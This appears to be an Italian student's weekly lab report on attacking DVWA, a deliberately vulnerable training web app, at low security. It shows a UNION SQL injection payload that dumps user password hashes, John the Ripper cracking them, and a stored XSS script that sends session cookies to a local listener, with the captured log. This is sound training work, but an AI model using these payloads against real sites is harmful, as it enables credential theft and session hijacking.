


Progetto Settimanale

La consegna assegnata ci chiede d'andare a exploitare le vulnerabilità di SQL injection (Blind) e XSS stored.

SQL injection (Blind)



Home
Instructions
Setup

Brute Force
Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored

DVWA Security
PHP Info
About
Logout

Vulnerability: SQL Injection (Blind)

User ID:

ID: 'union select user, password from users#'
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 'union select user, password from users#'
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: 'union select user, password from users#'
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 'union select user, password from users#'
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 'union select user, password from users#'
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99


More info

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
http://en.wikipedia.org/wiki/SQL_injection
<http://www.unixwiz.net/techtips/sql-injection.html>

Username: admin
Security Level: low
PHPIDS: disabled

Con SQL injection (Blind) sono andato a recuperare le password degli utenti con: **'union select user, password from users#'**.

Nell'immagine si possono vedere le passwords criptate che abbiamo acquisito da sql injection (blind)



```
~/Scrivania/sql-passwordsmd5.txt - Mousepad
File Modifica Cerca Visualizza Documento Aiuto
1 admin:5f4dcc3b5aa765d61d8327deb882cf99
2 gordonb:e99a18c428cb38d5f260853678922e03
3 1337:8d3533d75ae2c3966d7e0d4fcc69216b
4 pablo:0d107d09f5bbe40cade3de5c71e9e9b7
5 smithy:5f4dcc3b5aa765d61d8327deb882cf99
6
```

E' stata creata un file txt nel quale sono stateti inserite tutte le password, che ho chiamato **sql-passwordsmd5.txt**.

John the Ripper è uno strumento libero per il cracking delle password.

Lanciando il comando di john fa vedere solo la password d'un utente.

```
(root@kali)-[/home/kali/Scrivania]
# john --format=raw-MD5 --wordlist=/usr/share/wordlists/rockyou.txt sql-passwordsmd5.txt
Using default input encoding: UTF-8
Loaded 4 password hashes with no different salts (Raw-MD5 [MD5 128/128 ASIMD 4x2])
Remaining 1 password hash
Warning: no OpenMP support for this hash type, consider --fork=6
Press 'q' or Ctrl-C to abort, almost any other key for status
charley (1337)
1g 0:00:00:00 DONE (2022-08-12 05:21) 20.00g/s 240.0p/s 240.0c/s 240.0C/s avatar..charley
Warning: passwords printed above might not be all those cracked
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.
```


Ma lanciando questo **john --format=raw-MD5 sql-passwordsm5.txt --show** per vedere le password decriptate.

```
(root@kali)-[/home/kali/Scrivania]
# john --format=raw-MD5 sql-passwordsmd5.txt --show
admin:password
gordonb:abc123
1337:charley
pablo:letmein
smithy:password

5 password hashes cracked, 0 left
```

XSS stored

Xss stored ci serve per andare a prendere i dati sessione degli utenti o di chiunque si colleghi alla pagina.



Con lo script “`<script>window.location='http://127.0.0.1:1337/?cookie=' + document.cookie</script>`” prendiamo i cookie e li inviamo al server. Qui si può vedere il 127.0.0.1 dato che l’ho fatto in locale.

Con python sono andato a creare un server nel quale potevo vedere le passwords di chi visitava il sito.

```
$ python -m http.server 1337
Serving HTTP on 0.0.0.0 port 1337 (http://0.0.0.0:1337/) ...
127.0.0.1 - - [12/Aug/2022 02:52:17] "GET /?cookie=security=low;%20PHPSESSID=031a8dfd7ec8af9aeb73c4d8dd0e0b40 HTTP/1.1" 200 -
127.0.0.1 - - [12/Aug/2022 02:52:17] code 404, message File not found
127.0.0.1 - - [12/Aug/2022 02:52:17] "GET /favicon.ico HTTP/1.1" 404 -
127.0.0.1 - - [12/Aug/2022 02:53:51] "GET /.bash_logout HTTP/1.1" 200 -
127.0.0.1 - - [12/Aug/2022 03:07:17] "GET /?cookie=security=low;%20PHPSESSID=031a8dfd7ec8af9aeb73c4d8dd0e0b40 HTTP/1.1" 200 -
127.0.0.1 - - [12/Aug/2022 03:37:43] "GET /?cookie=security=low;%20PHPSESSID=031a8dfd7ec8af9aeb73c4d8dd0e0b40 HTTP/1.1" 200 -
127.0.0.1 - - [12/Aug/2022 03:57:19] "GET /?cookie=security=low;%20PHPSESSID=031a8dfd7ec8af9aeb73c4d8dd0e0b40 HTTP/1.1" 200 -
127.0.0.1 - - [12/Aug/2022 03:57:33] "GET /?cookie=security=low;%20PHPSESSID=031a8dfd7ec8af9aeb73c4d8dd0e0b40 HTTP/1.1" 200 -
127.0.0.1 - - [12/Aug/2022 03:57:56] "GET /?cookie=security=low;%20PHPSESSID=031a8dfd7ec8af9aeb73c4d8dd0e0b40 HTTP/1.1" 200 -
127.0.0.1 - - [12/Aug/2022 03:57:57] "GET /?cookie=security=low;%20PHPSESSID=031a8dfd7ec8af9aeb73c4d8dd0e0b40 HTTP/1.1" 200 -
127.0.0.1 - - [12/Aug/2022 03:58:07] "GET /?cookie=security=low;%20PHPSESSID=031a8dfd7ec8af9aeb73c4d8dd0e0b40 HTTP/1.1" 200 -
127.0.0.1 - - [12/Aug/2022 03:58:28] "GET /?cookie=security=low;%20PHPSESSID=031a8dfd7ec8af9aeb73c4d8dd0e0b40 HTTP/1.1" 200 -
```

Directory listing for /?cookie=security=low; PHPSESSID=031a8dfd7ec8af9aeb73c4d8dd0e0b40

- [.bash_logout](#)
 - [.bashrc](#)
 - [.bashrc.original](#)
 - [.BurpSuite/](#)
 - [.cache/](#)
 - [.config/](#)
 - [.dmrc](#)
 - [.face](#)
 - [.face.icon@](#)
 - [.gnupg/](#)
 - [.ICEauthority](#)
 - [.java/](#)
 - [.john/](#)
 - [.local/](#)
 - [.mozilla/](#)
 - [.profile](#)
-

Questa è la directory dove le informazioni dei cookie vengono indirizzate.